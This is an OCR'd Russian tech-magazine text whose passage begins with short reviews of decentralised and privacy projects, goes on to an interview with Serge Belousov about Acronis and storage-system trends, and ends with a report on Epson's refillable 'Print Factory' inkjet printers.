
Vole — социальная сеть в браузере. Для работы не нужен центральный сервер, все происходит благодаря протоколу BitTorrent Sync. Само приложение написано на языке Go и фреймворке Ember.js. Чтобы все заработало, нужно поставить приложение для командной строки (поддерживаются все платформы) и подключиться к нему в браузере. Чтобы подключиться к другим пользователям, нужно поставить клиент BTSync. Фактически, чтобы зафоловить кого-то, нужно добавить его секрет в BTSync'е (например, RA32XLBBHXMWMECGJAJSJMMPQ3Z2ZGR7K). Можно публиковать текст и изображения, за аватарки отвечает популярный сервис Gravatar. Конечно, идея не слишком масштабируемая, но начинание неплохое.



PEERCDN

peercdn.com

PeerCDN несколько выбивается из списка, поскольку предназначен не для обеспечения приватности или анонимности, а для того, чтобы снизить нагрузку на веб-сайты в случае внезапных скачков популярности. Фактически это P2P-решение для хранения статики, когда посетители запрашивают изображения и другие файлы не с сервера, а от других посетителей, которые в данный момент находятся на сайте. По словам разработчиков, это может на 90% снизить трафик. Также примечательно, что это просто подключаемая библиотека на JavaScript, поэтому ее очень легко задействовать, а пользователям не потребуется ничего устанавливать.



MAILPILE

mailpile.is


Проект по созданию безопасного почтового сервера. Защита почты создается вокруг встроенной поддержки OpenPGP. Понятно, что настройка PGP не такая уж и непосильная задача. Однако разработчики Mailpile (как и полагается, скандинавы) хотят сделать готовое решение, в котором помимо поддержки PGP и возможности работы в сети Tor есть нормальный интерфейс и удобный функционал. Проект собрал 160 тысяч долларов на площадке Indiegogo (аналог Kickstarter). И хотя ни одного релиза не было, проекту уже удалось «прогреметь». Дело в том, что после окончания кампании по сбору средств PayPal-кошелек разработчиков был заблокирован. Администрация потребовала от Mailpile объяснить, на что именно будут потрачены средства. Однако под давлением медиа и комьюнити PayPal не только был вынужден разблокировать кошелек, но и внес свое пожертвование на сумму в тысячу долларов.



DARKJPEG

darkjpeg.github.io


Настоящий и крайне удобный веб-сервис для стеганографии. Для тех, кто не в курсе, — речь идет о том, чтобы скрывать конфиденциальную информацию в виде незаметного шума в JPEG-изображениях. Для того чтобы эту информацию потом извлечь, потребуется ключ. Ключи генерируются с помощью SHA-3, для шифрования используется AES-256. Процесс кодирования изображения происходит исключительно на стороне пользователя, без участия сервера разработчика. Исходные коды проекта доступны под лицензией MIT. Расшифровать изображение можно на этом же сайте. В общем, технология, конечно, не нова, но простота реализации заслуживает уважения.



BITPHONE

goo.gl/rs2pmd


Экспериментальный проект смартфона, использующего децентрализованную архитектуру для передачи данных. Маршруты передачи данных строятся на архитектуре в стиле Bitcoin, поэтому для передачи информации на другое устройство достаточно нахождения с ним в любой сети (не обязательно мобильной или интернете). Вместо DNS используется NameCoin, для передачи файлов — BitTorrent, для обмена аудио- и видеосообщениями — WebRTC. Поскольку проект реализуется как в ПО, так и в железе (например, в смартфоне потребуется отдельный ASIC-чип для быстрого шифрования), он находится на крайне ранней стадии развития.



BITTORRENT CHAT

goo.gl/26NIao

Очередной эксперимент от разработчиков протокола BitTorrent и решения для файлохранилища BitTorrent Sync. Запущен совсем недавно, на момент написания тестирование только-только началось. Как нетрудно догадаться, BitTorrent Chat — реализация мессенджера с применением технологий BitTorrent. Поиск адресатов происходит с помощью DHT, обмен сообщениями идет напрямую, поверх всего это накладывается шифрование. Главная проблема — закрытый исходный код. Напомню, что в случае с BTSync разработчики пообещали открыть спецификации протокола, но исходный код самих приложений пока остается закрытым. Впрочем, и это уже неплохо.



CRYPTOSPHERE

cryptosphere.org

В качестве заключительного пункта нашей программы — настоящая P2P-платформа для создания секьюрных веб-приложений. В основе архитектуры Cryptosphere — зашифрованное файлохранилище, распределенное по узлам, имеющим соответствующий доступ. Криптография обеспечивается за счет пресловутой библиотеки Network and Cryptohraphy Library, веб-приложения помещаются в принудительный сендбокс в браузере пользователя. Основные механизмы распространения контента в Cryptosphere спроектированы в стиле Git. Сейчас проект находится в ранней стадии развития и пока применить его в реальном проекте не удастся.

Беседовал
Степан Ильин

РЕАЛЬНО **БОЛЬШИЕ** ДАННЫЕ

Я встретился с Сергеем Белоусовым в восемь утра в одной из московских гостиниц. Понятие дома для него устарело: зачем нужны дома и квартиры, если есть гостиницы? Возможно, именно это острое и нестандартное мышление и помогло ему построить сразу несколько технологических компаний в совершенно разных областях: от разработки Linux-дистрибутива и технологий виртуализации до систем хранения и резервирования данных. В какой-то момент основным направлением деятельности стал венчурный фонд Runa Capital, но сейчас фокус его внимания сместился на одну из давно основанных компаний — Acronis.

СЕРГЕЙ БЕЛОУСОВ



ФАКТЫ

Трудоголик. Работает в среднем 85–100 часов в неделю.

Инвестор. Инвестировал в несколько десятков проектов, будучи старшим партнером венчурного фонда Runa Capital, в том числе в nginx Игоря Сысоева.

Физик. Полный набор: выпускник физтеха, кандидат технических наук, почетный доктор МФТИ и обладатель более двухсот патентов.

Путешественник. С 2001 года гражданин Сингапура, что очень удобно для перемещения по миру в бесконечных командировках: сингапурцам не нужны визы почти во всех странах мира.

Предприниматель. Основал более 20 компаний, в том числе Acumatica и SWSoft, которая превратилась в две всемирно известные компании — Parallels и Acronis.

ВОЗВРАЩЕНИЕ К ACRONIS

Много лет я не занимался Acronis, но сейчас неожиданно пришлось. За эти годы в Acronis несколько раз менялись управляющие команды, но последнее время они не очень хорошо справлялись, и компания росла не так быстро, как могла бы. Так, по-моему, компания легко может вырасти в десять раз и больше. Поэтому я решил вернуться в Acronis.

У любого проекта есть некое внутреннее свойство, как ДНК у человека. Список требований, спецификации, задачи. Это возникает из контекста.

Контекст — это окружающая среда. К примеру, если нас с нашей ДНК поселить на Марсе, мы проживем там несколько секунд, а то и меньше. Потому что там другой контекст.

Менеджмент для проекта — это как интеллект или ЦНС. Если с интеллектом все в порядке, то жить на Марс ты не полетишь.

Acronis была не в своем контексте, не могла нормально функционировать. В такую ситуацию ее завел менеджмент. Теперь проект нужно возвращать с Марса на Землю. Тем не менее это по-прежнему стабильная и прибыльная компания.

Одной из частей ДНК Acronis всегда была достаточно сильная команда. Она осталась и сейчас, просто немного «размазалась», но мы почти собрали ее обратно. Это группа людей, которые хорошо разбираются в системах хранения данных. Теперь Acronis нужны сверхзаточенные технологии: сверхбыстрые, сверхэффективные, сверхнадежные.

Знаете, какого размера достигает индустрия швейцарских часов? 25 миллиардов долларов. И швейцарские часы всегда рекламируют на яхтах, в космосе и так далее. Но вы покупаете их и, конечно, никогда не водите с ними яхту в шторм и не ныряете на глубину 200 метров. Но приятно, что у вас есть такая возможность.

Чтобы это было реально, швейцарские инженеры тратят время и силы. Если они утверждают, что их часы работают на глубине 200 метров или в космосе, — это правда. Acronis тоже всегда делала технологии подобного рода. Но сейчас это как раз одна из тех составляющих ДНК, которая поломалась.

Сломать ДНК проекта может менеджер. Команда, что была в Acronis раньше, не ставила целью затачивать технологии под сложные задачи. Если продолжать пример с часами, менеджер может решить: «О, мы Casio, зачем нам вообще иметь хорошие технологии? Ведь мы продаем дешевые часы, давайте экономить! Будем покупать плохие дисплеи, кварцевые генераторы, не станем беспокоиться о ПО, не будем добавлять туда никаких свойств. Какая разница, какие у нас будут корпуса?» То есть Casio тоже хорошие часы, но это не совершенные технологии. Мы же хотим быть швейцарскими часами. Соответственно, сейчас мы все возвращаем на место.

18

ОФИСЫ КОМПАНИИ РАСПОЛОЖЕНЫ В 18 СТРАНАХ, В ТОМ ЧИСЛЕ В США (БОСТОН), ГЕРМАНИИ (МЮНХЕН), ЯПОНИИ (ТОКИО), ФРАНЦИИ (ПАРИЖ), ВЕЛИКОБРИТАНИИ (ЛОНДОН), БЕЛЬГИИ (БРЮССЕЛЬ), СИНГАПУРЕ.

ВЗЛЕТ STORAGE-СИСТЕМ

Фокус инноваций время от времени перемещается. Иногда фокус смещается к веб-приложениям, иногда возвращается обратно к платформам. Сейчас этот центр сдвинулся к системам хранения данных. То есть возникло огромное количество стартапов, новых технологий, которые связаны с тем простым фактом, что количество данных стремительно растет.

Нельзя сказать, что мы упустили какие-то тренды. У софтверных компаний, как и у живых существ, есть такое свойство — очень высокий уровень живучести, большой запас прочности. Скажем, убить человека — это непросто. Он живучий, его нужно долго мучить.

Когда Acronis начиналась, мы разрабатывали очень хорошие технологии хранения данных, но storage не был трендом. А сейчас это очень большой тренд. Ведь количество данных бесконечно быстро растет. Персональные данные, бэкапы, аналитика — все это надо где-то хранить. В частности, поэтому мне интересно было вернуться в Acronis и работать над этой задачей.

Весь мир, который мы знаем, превращается в данные: они становятся невероятно ценны и важны. Думаю, это лишь вопрос времени, когда ценность данных, которые вы генерируете на компьютере за всю жизнь, превысит вашу собственную ценность.

Сингапур собирается сделать секвентацию всех своих жителей. Население страны, с учетом экспатриантов, порядка шести миллионов человек. Одна секвенированная ДНК, даже после оптимизации, занимает 22 Гб. Шесть миллионов — это какое-то невероятное количество данных: 6000 · 22 Пб. Система хранения таких данных — очень сложная система. И это только в небольшом Сингапуре. А секвенируют в итоге, очевидно, каждого человека в мире. И не только самих людей, но еще все их вирусы и так далее.

Когда Acronis начиналась, мы разрабатывали очень хорошие технологии хранения данных, но storage не был трендом

Все системы хранения данных очень сильно поменялись. И маковская HFS, и виндовая NTFS скоро перестанут быть актуальными. Некоторое время назад файловые системы вроде бы перестали эволюционировать вовсе. И вот опять тренд начинает меняться.

БОЛЬШИЕ ОБЪЕМЫ ДАННЫХ

Сейчас мы выпускаем на рынок технологию Acronis Storage, которую раньше использовали только в собственных дата-центрах. Мы ее разработали пять лет









90

ПРОДУКЦИЯ ACRONIS ПРОДАЕТСЯ БОЛЕЕ ЧЕМ В 90 СТРАНАХ МИРА И ПЕРЕВЕДЕНА НА 14 ЯЗЫКОВ.

650

СЕЙЧАС В ACRONIS РАБОТАЕТ ПОРЯДКА 650 ЧЕЛОВЕК, ПОЧТИ ПОЛОВИНА ИЗ КОТОРЫХ — РАЗРАБОТЧИКИ С ОПЫТОМ РАБОТЫ В СОФТВЕРНЫХ КОМПАНИЯХ.

назад — и до сих пор пользовались ей только внутри компании. Основные ее свойства — очень высокая надежность, масштабируемость и эффективность.

На больших объемах данных начинают проявляться очень странные эффекты. Например, космические частицы, я не шучу. У каждой системы данных какого-то размера есть сечение. Время от времени из космоса прилетают частицы, которые могут попадать в биты. Если они попадают в очень правильное место бита, он может переворачиваться. Это происходит довольно редко, но чем больше у вас данных, тем чаще это случается. На некоторых системах это происходит почти все время. К примеру, если у вас миллион петабайт, то это постоянная ситуация. Система хранения данных должна быть устойчива к подобному, она не должна ломаться. Поэтому там требуется надежность другого рода.

Масштабируемость тоже очень важна. Даже попытка найти какой-то блок или файл на очень большой системе может быть весьма дорогостоящей операцией. Скажем, в системе на миллион петабайт таблица файлов сама может быть размером с петабайт. И загрузить ее в память, чтобы прочесть, невозможно. Пока не существует памяти в петабайт объемом. Такую таблицу нужно читать принципиально по-другому. И хранить тоже.

> *Иногда из космоса прилетают частицы, которые могут попадать в биты. Если они попадают в очень правильное место бита, он может переворачиваться*

Редакция выражает благодарность пресс-службе компании Parallels за предоставленные фото

Эффективность имеет не меньшее значение. С таким количеством данных даже небольшие изменения в эффективности имеют огромную ценность. К примеру, система хранения данных может стоить сто миллионов долларов. Тогда изменение ее эффективности на 10% — это выигрыш десять миллионов.

Уровень ошибок в системе хранения данных должен быть в десять раз меньше, чем в операционных системах. ОС может дать сбой, что-то может пойти неправильно, но это не страшно — можно перезагрузиться, поставить апдейт. А если потеряются данные, все — это невозвратимо. Поэтому — низкий уровень ошибок и высокий уровень качества.

КАДРОВЫЕ ВОПРОСЫ

Acronis может сохранить свою ДНК и развиваться, только делая сверхкачественные технологии. А на такое способны только сверхпродвинутые люди, которые хорошо вписываются в команду. Степень надежности должна быть очень большая, и только очень качественные программисты могут разрабатывать такие системы.

Все разработчики и R&D у нас находятся в России. Недавно мы обсуждали с подразделением Ernst & Young в Израиле, которое как раз специализируется на аудите технологических компаний, есть ли программисты в России и сколько их? Но вся идея в том, что много не нужно. Нужно всего несколько — но чрезвычайно высокого качества.

Конечно, в Индии или Китае программистов больше, но это не главное — важно качество. Качество имеет ключевое

значение, например, тот же самый nginx написал один человек — Игорь Сысоев. А core-технологию Acronis написало пять человек, они же разрабатывают ее до сих пор. Нам реально нужно найти еще пять таких же. Русскоговорящего населения — более 200 миллионов человек, включая страны СНГ. Наверняка пять человек можно как-нибудь наскрести.

В России мы ищем людей, которые будут архитекторами, продукт-менеджерами, программ-менеджерами и, в основном, senior-программистами. То есть людей, которые будут делать сложные куски кода. Не из России мы привлекаем людей с бизнес-экспертизой. Это либо управляющие большими командами, либо те, кто хорошо понимает в product или user experience (которые ближе к клиенту).


Если человек решил жить в России, то команд, способных предоставить ему возможность написать софт, пользоваться которым будут сто миллионов человек, мало. По пальцам двух рук. Acronis однозначно одна из лучших команд, а теперь мы со Станиславом Протасовым, старшим вице-президентом Acronis по исследованиям и разработкам, сделаем ее лучшей командой. Приятнее написать storage-систему, которую используют сотни миллионов человек, чем, например, софт для пускай даже самого большого банка.

ПРО МОЮ РОЛЬ

Я давно не пишу код, а занимаюсь непосредственно разработкой сложных технологий. Это как дирижирование оркестром. Когда дирижируешь оркестром… умеешь ли ты сам хорошо играть на каком-то инструменте? Умеешь, но никогда не играешь. Основная задача — как-то сдирижировать сложный оркестр, чтобы получился консистентный сигнал. В основном это и есть то, что я делаю.

Кто-то должен дирижировать. В самых успешных компаниях это всегда один человек: в Microsoft это был Билл Гейтс, в Facebook — Марк Цукерберг. Марк не пишет код, но он дирижирует. Эту роль кто-то должен занять. Это как пересадка мозга. Наверное, если бы это был не я, то место должен был занять кто-то другой. Но тогда это должна была быть его компания. Так как компания моя — приходится мне.

У другого человека не будет такого количества мотивации и знания деталей, чтобы он мог дирижировать оркестром. Поэтому в технологии приходится лезть. Но именно в сложные технологии, только это мне по-настоящему интересно. ⌶



ТРЕНДЫ


С моей точки зрения, для технической аудитории сейчас существует пять перспективных областей в сложных технологиях.

1. **Большие, массовые системы хранения данных.** Это мощный тренд, который подхватывают многие стартапы. Многие из тех, кто ранее разрабатывал старые платформы, перешли в разработку систем хранения. Да, это довольно скучные системы, но это очень большая область: данных становится очень много и они постепенно переезжают в облако. Как я говорил, фокус технологий перемещается. Сейчас он опять сместился, потому что стала важна безопасность, разные алгоритмы по коммуникации, надежность. Надежность накладывается на все, даже на передачу данных. Когда передается очень большое количество данных, то ошибки, присутствующие в любом протоколе, начинают всплывать сильнее. Если у вас сто тысяч пользователей и 0,01% ваших пользователей недовольны, то это не проблема — это лишь сто человек. А если у вас сто миллионов пользователей, а не сто тысяч, то недовольных уже не сто человек, а сто тысяч. Их концентрация в любой временной и пространственной точке достаточно велика.
2. **Big Data.** Системы хранения данных и область Big Data связаны, но не напрямую. Если хранишь много данных, необязательно проводить с ними какую-то сверхсложную аналитику. Однако это, как правило, делать приходится.
3. **Виртуальные миры и системы для их создания.** Огромное количество людей все больше живут в виртуальном пространстве. Сегодняшние системы создания виртуальных миров — это игры, интерактивные системы развлечения или обучения, виртуальные миры как таковые. Но пока все это кустарные разработки. Существуют какие-то платформы, вроде Kinect, но они не совсем подходят для виртуальных миров. Они все проприетарные. Напоминает времена до интернета, когда был AOL, CompuServe, MSN — у каждого вендора своя платформа. Для разработчика, который хочет создать собственный виртуальный мир, понадобится много платформ и знаний. Это не очень удобно. Идеальный способ создания виртуального мира — это когда ты просто сидишь и говоришь: «Мне бы хотелось, чтобы все было как в Москве, но дома были как в Лондоне, температура воздуха постоянно 30 градусов, дождь шел бы два дня…» То есть если можно было бы рассказать сценарий — и все это появилось бы. На сегодняшний день такого не существует.
4. **Роботы.** Роботы — это комбинация железа и софта, но главное значение имеет софт. В человеке основное — это тоже софт. Если софт в человеке выключить, он начинает быть… трупом. Нужно разрабатывать платформы для различных роботизированных систем. Их будет очень много. Самый простой пример — автоматические машины: скоро все или многие машины будут без водителей. Сюда же можно отнести всякие системы слежения, системы управления. Нужно, чтобы была возможность удобно программировать «ум» этих систем, их поведение. Сейчас существует много разных систем, и они довольно неприспособленны для реального использования. Поэтому разработчики используют системы, которые вообще не для этого написаны, — платформенные, системы storage, ОС и так далее. Одна из проблем роботов — общение между собой в реальном времени. Сейчас их системы общения очень медленны, неэффективны. Если они соединены друг с другом, то все неплохо. А если они под водой, где нет Wi-Fi и система передачи данных вытягивает только 1 Кб/с? Если у вас есть группа роботов, очень сложно будет добиться того, чтобы они вели себя как стая рыб. Рыбы друг друга видят, и интерфейс между ними не 1 Кб/с, а, скажем, 1 Мб/с.
5. **Internet of things.** Проще говоря, интернет всего. Огромное количество вещей сейчас подключается к интернету. Обычно, когда люди рассказывают про Internet of things, они думают про какие-то подключенные к Сети холодильники. Но Internet of things не обязательно про это. Сюда же попадают системы сигнализации, системы управления данными, управления температурой, а также автомобили и роботы, которые должны общаться друг с другом через какую-то сеть.

СДЕЛАНО НА JAVA!

КАК В ИНДОНЕЗИИ СОБИРАЮТ САМЫЕ ЭКОНОМИЧНЫЕ В МИРЕ ПРИНТЕРЫ EPSON

«Better, cheaper, faster — pick any two» — эта фраза очень точно описывает состояние современного рынка струйной печати. Казалось бы, за струйниками навечно закрепилась слава прожорливых, дорогих в эксплуатации, хотя и качественных устройств. Небольшое путешествие на фабрику EPSON в Индонезии убедило меня в том, что даже на таком рынке можно сделать настоящую революцию, всего лишь посмотрев на мир глазами пользователя.



Илья Русанен
rusanen@real.xakep.ru

Все дело в порочной практике, сложившейся за последние годы на этом рынке. Производители струйных принтеров уже долгое время не зарабатывают на продаже самих устройств. Основную часть прибыли составляют расходники, то есть чернила для картриджей. Именно поэтому при покупке нового устройства дефолтные картриджи оказываются заправленными меньше чем на 30%, и через пару десятков напечатанных фотографий счастливый владелец новенькой фотолаборатории бежит за свежей коробочкой с чернилами. О том, что в магазине его ждет не самый приятный сюрприз, я думаю, говорить излишне — комплект оригинальных картриджей для среднестатистического струйного принтера стоит чуть ли не как половина самого девайса.

Первым и самым логичным выходом кажется использование неоригинальных картриджей. Хорошо это или нет — извечный вопрос, постоянно обсуждаемый в Сети. Не возьмусь судить за всех (возможно, тебе как раз таки и повезет), а просто расскажу про свой опыт общения с неоригиналом.

Однажды вечером накануне сдачи диплома у меня закончилась краска в принтере. Быстро загуглив цены на расходку для своего девайса, я решил, что оригинальный картридж — не мой бро. Заботливый Adwords подсунул пару сайтов производителей «неоригинала». Выглядело все более чем достойно. Бодрый дядька уверенным голосом рассказывал, что тратить 80 долларов на пару коробочек с краской в высшей степени неразумно. Однако у меня появился шанс больше не мириться с произволом вендоров и обрести свое цветное счастье всего за 35 баксов в магазине неподалеку. «А почему бы и да?» — подумал я и уже через час судорожно распаковывал одноцветную картонную коробочку, заботливо сделанную руками лучших представителей нации дядюшки Мао. Что было дальше, я думаю, ты уже догадался. Жуткий ноиз и over 9000 артефактов при печати. Короче говоря, диплом я печатал ночью на другом конце города.

Хотя я и уверен, что проблема была не в отсутствии прямых рук, принтер все же стал героем, наглядно продемонстрировав мне несостоятельность совместимых картриджей перед их оригинальными собратьями, а заодно заставив обратить внимание на современные достижения в области экономии на струйной печати. После истории с неоригиналом связываться с СНПЧ тоже как-то не хотелось (сказывались полярные мнения в комьюнити). И надо же было так случиться, что именно в тот момент компания EPSON любезно предложила отправиться в тур по своим фабрикам в Индонезии, чтобы воочию убедиться, как происходит создание новейшей линейки самых экономичных струйных принтеров в мире.

В ЧЕМ СУТЬ «ФАБРИКИ ПЕЧАТИ» EPSON?

Если опустить детали, то суть идеи проста — в компании решили отойти от классической схемы заработка на расходниках и предложить потребителю чуть более дорогое устройство, но с очень экономной, а соответственно, и дешевой печатью. Идея не заставила себя долго ждать и воплотилась в жизнь в виде линейки устройств серии «Фабрика печати».

По своей сути «Фабрика» — это очень сильно доработанная версия вполне хорошо известной среди энтузиастов технологии СНПЧ — системы непрерывной подачи чернил к печатающей головке из пополняемых резервуаров. Однако при использовании классических СНПЧ есть множество проблем.

Во-первых, это сложность монтажа — вся система должна быть лишена воздуха при установке. Его присутствие приводит к выгоранию печатных сопел. Во-вторых, это необходимость точного позиционирования чернильных емкостей на уровне или чуть ниже головки. При размещении выше за счет давления чернила могут протекать в принтер. А если они слишком низко, воздух начнет поступать в сопла и они будут засыхать.

Но если с этими неудобствами ради снижения стоимости печати в теории еще можно было бы жить, то вот с фундаментальными изъянами в технологии СНПЧ, которые напрямую влияют на качество отпечатка, инженеры EPSON мириться не собирались.

ЧТО ВЫБРАТЬ?

Для домашней цветной печати EPSON приготовила несколько совсем недорогих устройств — **L110** и **L210**. Они отличаются от своих старших собратьев лишь чуть менее скоростной печатью.

Линейка устройств средней ценовой категории представлена **L300**, **L350** и **L355** и **L550**. Они могут похвастаться более высокой скоростью печати и комплектуются двумя картриджами с черными чернилами. Для фотопечати производитель рекомендует **L800**. Кстати, на его промоушен сейчас делается особый упор.

Компания не забыла и про монохромную печать — это **M100**, **M105** и **M200**. Все три устройства относятся к средней ценовой категории.

РАВНОМЕРНОСТЬ ПОДАЧИ ЧЕРНИЛ

Чернильная емкость «Фабрики печати» разделена на два отсека. Сверху — полость, заполненная воздухом, снизу — сами чернила, а под ними — место их выхода в чернильные тракты, через которое они попадают на печатающую головку.

В обычной СНПЧ количество чернил, которое попадет на печатающую головку, напрямую зависит от интенсивности печати. Соответственно, когда в процессе печати часть из них израсходовалась, то в самом картридже чернил становится меньше. Как результат, давление внутри чернильной емкости изменяется и равномерность подачи чернил на печатающую головку нарушается. Если чернил поступает слишком много — возникают проблемы с оттенками, если слишком мало — то велик риск попадания воздуха, из-за чего забиваются дюзы и возникает эффект «полосения», а то и вовсе эффект поломки принтера.

В чернильных емкостях «Фабрики» сумели решить эту проблему следующим образом: как только объем чернил внутри емкости снижается, воздушная мембрана открывается и по специальному каналу воздух поступает внутрь чернильного резервуара. Воздуха поступает ровно столько, чтобы компенсировать объем израсходованных чернил. Таким образом общее давление внутри емкости всегда остается неизменным и чернила поступают на печатающую головку равномерно.

Чернильные тракты выполнены из эластичных материалов, за счет чего они не изнашиваются. Внутренняя часть чернильных трактов покрыта составом, по своим свойствам напоминающим тефлон, чернила к ним просто не прилипают, и, соответственно, тракты не забиваются.





ПЕЧАТЬ ПО ВОЗДУХУ

Для продвинутых моделей «Фабрики» доступна технология EPSON iPrint, позволяющая печатать фотографии и PDF напрямую с планшета или твоего смартфона без установки каких-либо драйверов на настольный компьютер. Кроме печати, iPrint для МФУ позволяет сканировать документы и получать их прямо на мобильное устройство, что очень удобно. Приложение доступно для iOS (bit.ly/1al4Fi8) и Android (bit.ly/M4OHw0).

ВЫСОКАЯ УСТОЙЧИВОСТЬ К ВЛАГЕ

Одна из самых неприятных особенностей струйных принтеров — абсолютная неприспособленность чернил к пребыванию во влажной среде. И здесь у EPSON все в полном порядке. Чернила «Фабрики печати» устойчивы как к механическим воздействиям, так и к прямому попаданию воды на отпечаток благодаря тому, что они покрыты специальным полимерным водостойким слоем. Однако относится это только к монохромным устройствам. Цветная «Фабрика печати» использует обычные водорастворимые чернила и подобной стойкостью похвастаться, увы, не может.

ЛЕГКАЯ ТРАНСПОРТИРОВКА

Обычно транспортировка принтера с СНПЧ — это еще та головная боль. При сильном механическом воздействии возможен выход из строя печатающей головки. В «Фабрике печати» для решения этой проблемы придумали специальный транспортировочный клапан — можно просто перекрыть его и переносить устройство с места на место без риска.

ИЗВЕЧНЫЙ ВОПРОС

Все эти ухищрения были сделаны с одной-единственной целью — максимально снизить стоимость печати. По уверениям производителя, если пользоваться только оригинальными чернилами EPSON, печать на «Фабрике» будет самой выгодной из доступных решений для массового потребителя на сегодняшний день. Прайсинг примерно таков:

- 15 копеек за черно-белую страницу;
- 20 копеек за цветную страницу;
- 1,5 рубля за фото 10 × 15 без полей.

Согласись, цены более чем доступные. На сегодняшний день нет ни одного бренда в мире, который бы предоставил настолько дешевую печать. Для сравнения: в лазерных принтерах, даже если брать в расчет перезаправляемые тонеры, стоимость будет все равно в районе 30 копеек за страницу. Возникает вопрос, зачем все это было нужно компании? Зачем снижать стоимость печати для конечного потребителя, тем самым вроде бы уменьшая свои доходы? Как ни удивительно, здесь нет подвоха.


Все дело в том, что в Штатах или в Канаде люди до сих пор с удовольствием платят по 100 баксов за коробочку с чернилами. В России же, где решающим фактором для выбора расходника является его цена, оригинальные картриджи не пользуются особым спросом. По сути, «Фабрика печати» — это EPSON'овский ответ совместимым картриджам и низкокачественным СНПЧ для стран, где люди не хотят (или не могут себе позволить) покупать оригинальные картриджи. Согласись, если не получается приучить человека пользоваться более дорогим оригиналом, то логичнее подстроиться под рынок и выпустить недорогое решение, устраивающее потребителя, чем быть вообще не представленным на нем. Кстати, именно по этой же причине «Фабрика» просто не продается в вышеупомянутых Америке или Канаде. Для них EPSON по-прежнему выпускает и поддерживает картриджные устройства.

